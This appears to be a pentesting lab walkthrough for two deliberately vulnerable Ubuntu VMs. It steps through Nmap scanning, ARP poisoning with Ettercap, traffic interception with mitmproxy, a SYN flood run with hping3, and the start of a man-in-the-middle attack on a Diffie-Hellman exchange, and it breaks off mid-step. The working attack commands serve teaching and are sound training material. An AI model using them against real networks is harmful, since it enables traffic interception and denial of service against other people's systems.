

# The ARP of War

## Intercepting and Breaking Encrypted Connections

Cole Weinstein, Robbie Young

### Introduction

This pair of Ubuntu virtual machines is meant to teach pentesters about adversary in the middle (AITM) attacks and vulnerabilities present in the negotiation of symmetric encryption parameters. In this tutorial, we walk you through how to attack these machines, starting with no privileges and ending with full root access over the system hosting the company's website. We work under the assumption that you are attacking these machines with a Kali VM on the same local network as the two target servers.

### Enumeration


First, let us perform a network scan on both machines using Nmap:

```
(kali㉿kali)-[~]
$ sudo nmap -sV 172.16.49.133
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.9p1 Ubuntu 3ubuntu0.6 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http     Apache httpd 2.4.52 ((Ubuntu))
(kali㉿kali)-[~]
$ sudo nmap -sV 172.16.49.134
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.9p1 Ubuntu 3ubuntu0.6 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http     Apache httpd 2.4.52 ((Ubuntu))
```

Network scans

We notice that for both machines ports 22 and 80 are running. Port 80 indicates that both machines are using HTTP, so let us visit both using a browser. We note that one of the machines returns a 403 Forbidden error and the other displays a generic website. For clarity and simplicity, let's call the machine at 172.16.49.133 the "webserver" because it's serving the working webpage.

We see a static website with a simple login form, as well as a redirect to an "images" page. The image page contains a few images and a redirect back to the home page, but nothing more:




## Gaggle

**Login:**

Username:  Enter your Username      Password:  Enter your Password

[All images](#)

*Website home page*



*Website images page (cropped)*

## Exploitation

We know that both machines are on the same network and that one of them is hosting a website, but we don't yet know the purpose of the second machine or the relationship between them. It doesn't seem unrealistic that there's some communication between the two servers, though, seeing as they're on the same network. Let's attempt to place ourselves in the middle of both servers to learn more about their relationship; we'll do so by exploiting the ARP protocol.

## ARP Spoofing

### What is ARP?

Computers use IP addresses to identify and communicate with other computers, both on local networks and across the Internet. However, IP addresses aren't hard coded into a computer itself, but are assigned to a machine when it joins the network. When Alice wants to send data to Bob's computer, Alice needs to figure out which machine on her local network she should hand the data off to first. This is done via the Address Resolution Protocol (ARP).

If Bob is not on the local network, she should send the data to the network's Gateway which will forward the packet on to the next network to eventually reach Bob. However, if Bob *is* on the local network, Alice can send her data directly to his machine. To do so, she first looks in her ARP cache for the hardware (MAC) address associated with Bob's IP address, then sends her data directly to that MAC address over the local link.

## What is ARP Spoofing?

We can exploit this by sending messages to the webserver which falsely claim that our machine controls the IP address of the other server. In doing so, we convince the webserver to send all of the data intended for the other server to us instead. This technique is called ARP spoofing, where we pretend to control an IP address that we don't actually control.

And we can do the same thing to the other server, also convincing it to send all of its traffic intended for the webserver to us instead. By doing both of these, we will have successfully inserted ourselves between the two computers and will receive all of the packets which are sent between them.

## ARP Spoofing with Ettercap


While there are many tools to perform ARP spoofing, we'll be using Ettercap here to perform our attack. Ettercap allows us to find, select, and ARP spoof targets with a few clicks, and all in a graphical interface.

First, launch Ettercap in your attacking machine. You can do so by clicking on the "Applications" button in the top left of Kali, then searching for "Ettercap". Open the application labeled "ettercap-graphical". The following window should appear:




Ettercap GUI

Click the checkmark button at the top of the window to start Ettercap. Then, click on the magnifying glass in the top left of the window to have Ettercap scan the local network for other machines. Once it finishes scanning the network, click on the button to the right of the magnifying glass (labeled “Hosts List” if you hover over it) to see a list of the machines it found.




*Ettercap hosts list*

Select the IP address of the webserver, then click “Add to Target 1”. Select the IP address of the other server, then click “Add to Target 2”. Afterwards, click on the three dots in the top right corner, click “Targets”, then click “Current targets”.



*Ettercap targets list, with both servers listed*

Select both of the IP addresses listed (one under Target 1 and one under Target 2), then click on the globe icon in the top right and select “ARP poisoning...”. Click OK on the pop-up window that appears, and congrats! You’ve successfully ARP poisoned the two servers. The console panel at the bottom of the screen should now say:



*Ettercap console after successful ARP spoofing*

## Viewing traffic with mitmproxy


To actually read and interact with the traffic we’re now intercepting, we’re going to set up a proxy server. We’ll be able to configure our system to send all of the important traffic it receives to this proxy, which will display it for us in an interactive browser tab. The tool we’ll be using to create this proxy service is [mitmproxy](#).

First, enter the following two commands into a terminal in Kali:

```
sudo sysctl -w net.ipv4.ip_forward=1
sudo iptables -t nat -A PREROUTING -i eth0 -p tcp --dport
80 -j REDIRECT --to-port 8080
```

These commands tell Kali to forward any TCP traffic it receives to our proxy server at port 8080, allowing mitmproxy to display the traffic for us to interact with.

Next, open a Firefox window, and navigate to the Firefox settings page. In the search bar, type “proxy”, and click on the “Settings” button for the “Network settings” header (the only button that should appear). Select “Manual proxy configuration”, and enter “127.0.0.1” and “8080” as the IP address and port for the HTTP proxy, as shown below:




*Network settings panel for Firefox, with manual HTTP proxy configured.*

Navigate back to your Kali terminal and enter “mitmweb” to launch the mitmproxy application with a web interface. The web interface should open automatically.

```
(kali㉿kali)-[~]
$ mitmweb
[04:08:22.906] HTTP(S) proxy listening at *:8080.
[04:08:22.909] Web server listening at http://127.0.0.1:8081/
```

*Launching mitmweb from Kali terminal*




*Mitmproxy browser interface on launch*

Next, we need to download the certificate for the proxy. Go to <http://mitm.it> in the same Firefox browser, and click “Get mitmproxy-ca-cert.pem” under the “Linux” header. Open a new terminal window and navigate to the directory where the certificate file downloaded to (likely /home/kali/Downloads), then enter the following two commands:

```
sudo mv mitmproxy-ca-cert.pem
/usr/local/share/ca-certificates/mitmproxy.crt
```

```
sudo update-ca-certificates
```



*Mitmproxy certificate download page, with instructions shown for installing the certificate on a Linux system*

```
(kali㉿kali)-[~/Downloads]
$ sudo mv mitmproxy-ca-cert.pem /usr/local/share/ca-certificates/mitmproxy.crt

(kali㉿kali)-[~/Downloads]
$ sudo update-ca-certificates
Updating certificates in /etc/ssl/certs...
rehash: warning: skipping ca-certificates.crt,it does not contain exactly one certificate or CRL
1 added, 0 removed; done.
Running hooks in /etc/ca-certificates/update.d...
Processing triggers for ca-certificates-java (20230710) ...
Adding debian:mitmproxy.pem
done.
done.
```

*Certificate installation commands in Kali terminal*

You now have the proxy server set up, and a browser interface to interact with it! Let's see if we can find anything interesting on the website.

Poking around reveals something interesting: it seems like this login request prompted the webserver to make an HTTP request to the other machine (172.16.49.134) for a file called "check\_credentials.php". Perhaps this enigmatic machine performs some sort of authentication for logins to the webserver; lets deem this the "authentication server", or "authserver" for short.

If we inspect this HTTP request, we can see that there's a HTML form item called "data", with some value that looks like it's url encoded<sup>1</sup>. We can decode this, but we just get gibberish; the data going between these servers appears to be encrypted. Let's see how we might be able to break this encryption.

Path	Method	Status	Size	Time	Request	Response	Connection	Timing
http://mitm.it/	GET	200	17.4kb	30ms	POST http://172.16.49.134/check_credentials.php HTTP/1.1			
http://mitm.it/static/bootstrap.min.css	GET	200	156.5kb	16ms	Host: 172.16.49.134			
http://mitm.it/static/mitmproxy.css	GET	200	640b	17ms	Accept: */*			
http://mitm.it/static/images/mitmproxy-long.png	GET	200	120.9kb	12ms	Content-Length: 149			
http://mitm.it/static/images/favicon.ico	GET	200	5.3kb	5ms	Content-Type: application/x-www-form-urlencoded			
http://mitm.it/cert.pem	GET	200	1.1kb	3ms	URLEncoded form			
http://mitm.it/	GET	200	17.4kb	5ms				
http://mitm.it/static/bootstrap.min.css	GET	200	156.5kb	73ms				
http://mitm.it/static/mitmproxy.css	GET	200	640b	74ms				
http://mitm.it/static/images/mitmproxy-long.png	GET	200	120.9kb	12ms				
http://172.16.49.133/	GET	200	328b	8ms				
http://172.16.49.133/favicon.ico	GET	404	275b	8ms				
http://172.16.49.133/login.php	POST	200	121b	23ms				
http://172.16.49.134/check_credentials.php	POST	200	186b	9ms				

*HTTP request for "check\_credentials.php" made by the webserver to the server at 172.16.49.134 (the authserver)*


<sup>1</sup>The data is actually a url encoding of a base64 encoding of a string. We'll see this surface again later once we actually start communicating with the webserver ourselves.

# Denial of Service (DoS)

## What is Denial of Service?

We are currently able to intercept the messages between the two servers, but we can't yet decrypt them. We know that there must exist some sort of encryption mechanism used between the two servers, but we do not yet know the details. It seems plausible that upon restarting either server, there is some handshake or other communication used to establish some encryption parameters. Towards this goal, we aim to take down the website and trigger a reboot while intercepting any communications between the server, to see if any of this is true.

A [Denial of Service](#) (DoS) attack floods a website with excessive traffic with the aim of denying access to certain components or the entirety of the website. The attack we use targets the [TCP Handshake](#), a very common protocol used to initiate communication between two devices. It works as illustrated:



*Diagram illustrating the TCP Handshake*

Following the final "ACK" packet sent by Alice, both parties are now ready to communicate.


## What is a SYN flood attack?

Here, we use a [SYN flood](#) DoS attack to attempt to deny access to the website, which exploits the TCP Handshake by flooding the target website with repeated initial "SYN" packets that have spoofed IPs. The website sees each "SYN" packet as a valid request and responds with the appropriate "SYN + ACK" responses. However, there is never any response from any of these IPs and the server is left waiting for responses. Eventually, the server is tracking too many potential responses and cannot handle any new requests to connect to the website, rendering it unusable for even legitimate connections.

## Denial of Service with hping3

We use hping3 to execute a SYN flood attack:

```
sudo hping3 -S --flood --rand-source -p 80 172.16.49.133
```



```
(kali㉿kali)-[~]
$ sudo hping3 -S --flood --rand-source -p 80 172.16.49.133
HPING 172.16.49.133 (eth0 172.16.49.133): S set, 40 headers + 0 data bytes
hpingle in flood mode, no replies will be shown
```

*SYN Flood initiated from Kali terminal*

Here is a quick description of each flag for clarity: the “-S” flag indicates that we want to send SYN packets, the “--flood” flag indicates that we want to send as many packets as fast as possible, the “--rand-source” flag indicates that we want to randomize the source IPs within the SYN packets, and the “-p” flag followed by “80” indicates that we want to send these packets to port 80. The “172.16.49.133” at the end of the command indicates that the webserver is our target for the flood of packets. Note this command **does not terminate** and continues flooding until stopped.

After we execute this command, we wait a few seconds and stop it by pressing CTRL + C (this should be enough traffic to take down the website). We then attempt to visit the website and are unable to connect (the browser will eventually display a time out message), which confirms that our attack has indeed succeeded.

The webserver should now be forced to do some sort of reboot, which we can check by periodically visiting the website until we are able to connect (note the reboot may take a minute or so to take effect). Now, in our mitmproxy browser interface, we have observed a new packet sent by the webserver towards the authserver which occurs on reboot:



The URL in request made by the webserver to the authserver contains a reference to an “initialize\_dh.php” file. Upon analyzing this packet further by clicking on it, we see that the request contains “p”, “g”, and “pub\_key” variables:

URLEncoded form		Edit	Replace	View: auto ▾
p:	00dbfc09a5c3b41b83bb11a384530d1af7781fc675aba5a397e72eb6a983e269148533baa63e2980bdff33d6d2702d30ebc33bd8913ec			
g:	02			
pub_key:	c30dbd6bd4a36f226a5b364debc51dbcdf44ff8e2bde18405ce1342981b9c9799c36b053e7fba81adac13f2a487d42d732639bfb2062c6			


*establish\_dh.php packet contents*

The above information indicates that this is a request that is related to key negotiation, for “p”, “g”, and “pub\_key” are common names for key negotiation variables.. Additionally, we can safely infer that this is a request attempting to initialize a Diffie-Hellman key exchange, for the name of the call to “establish\_dh.php”, as well as the variables in the packet match what is expected in the initializing of Diffie-Hellman.

## Exploiting Diffie-Hellman

### What is Diffie-Hellman?

[Diffie-Hellman](#) is a key exchange protocol that is used to generate a shared key between two parties. Particularly, it allows for two parties to communicate and agree on a key on a public network, such that anybody who listens in is unable to calculate the same key. This key exchange works as follows:



Diffie-Hellman Key negotiation illustration


However, Diffie-Hellman is vulnerable to an AITM attack. If an attacker places themselves in the middle of Alice and Bob, the attacker is then able to negotiate two separate keys independently with Alice and Bob, such that there is a Diffie-Hellman generated key between Alice and the attacker, and another between Bob and the attacker.

## Exploiting Diffie-Hellman

We use [these scripts](#) in this section to help automate and do the above described key negotiation. If following, first make sure to install these scripts and place them within the same directory in your Kali machine. Note in this section we negotiate a key solely with the webserver and exclude the negotiation of a separate key with the authserver for simplicity.


We previously learned that the webserver upon reboot sends a request to the establish\_dh.php file located on the authserver to initialize the Diffie-Hellman key negotiation. Therefore, we configure mitmweb to intercept these requests. In mitmproxy, go to the Start tab, and paste the following into the top right of the page (the additional filter here for “check\_credentials.php” is used in a later step):

```
~u 172.16.49.134/establish_dh.php | ~u  
172.16.49.134/check_credentials.php
```



Now, we DoS the website again in order to trigger the initializing of the key negotiation. We use hping3 as before described to run another SYN flood attack on the webserver, again stopping after only a few seconds.

After the webserver is finished rebooting, mitmproxy intercepts a new packet that is attempting to initialize the Diffie-Hellman exchange with the authserver (again this may take a minute or so to appear):



We can analyze this packet as before, copying the “pub\_key” value. In the terminal, navigate to the directory where our dh\_webserver.php script is located, and run it passing in the copied public key value:

```
(kali㉿kali)-[~/Documents]  
└─$ php dh_webserver.php 0136965b33c8366acdad5960334296e37ba049e5fc39894b8f5d6ec90f64c  
c26f402385600d7cbe0a6283a6396037bc6c058558b7c42d42cb8632cbc8e01fb7fff501ada105da3417cb  
7f347bb08ab3b53957354a2d4abbdab92a9b0e8dc041e192fe45f44a14afe96c26  
a6181eb6aff598d6aa026cb5e620e3c2a70a2942294b9970901b83412df1b02e76a964309cc426f56674a32  
392cfcaa557235ba0f1072e4f2e915a7ea9152a8655884bf71ef694fd5d3cca4583b64754b6ac36818cdeed  
1ff4439f821f80727c87054f1a85882fd9e5c0a6e6  
  
(kali㉿kali)-[~/Documents]  
└─$
```

*dh\_webserver.php use (cropped for clarity)*

This script prints out our new public key as well as stores our generated private key, which we save and copy. We can now forward the establish\_dh.php request intercepted by mitmproxy towards the authserver by clicking Resume. Almost immediately, we receive a response from the authserver and can view its contents:

The screenshot shows a NetworkMiner capture. At the top, it displays the URL [http://172.16.49.134/establish\\_dh.php](http://172.16.49.134/establish_dh.php), method POST, status 200, size 1.5kb, and duration 8min. Below this, the title "Intercepted establish\_dh response" is shown. A navigation bar includes Request, Response, Connection, and Timing tabs, with Response selected. The response content is displayed in a blue-highlighted box:

```

HTTP/1.1 200 OK
Date: Wed, 13 Mar 2024 09:06:27 GMT
Server: Apache/2.4.52 (Ubuntu)
Vary: Accept-Encoding
Content-Length: 512
Content-Type: text/html; charset=UTF-8

```

Below the response content, there are buttons for Edit, Replace, and View: auto. The raw response data is shown in a code block:

```
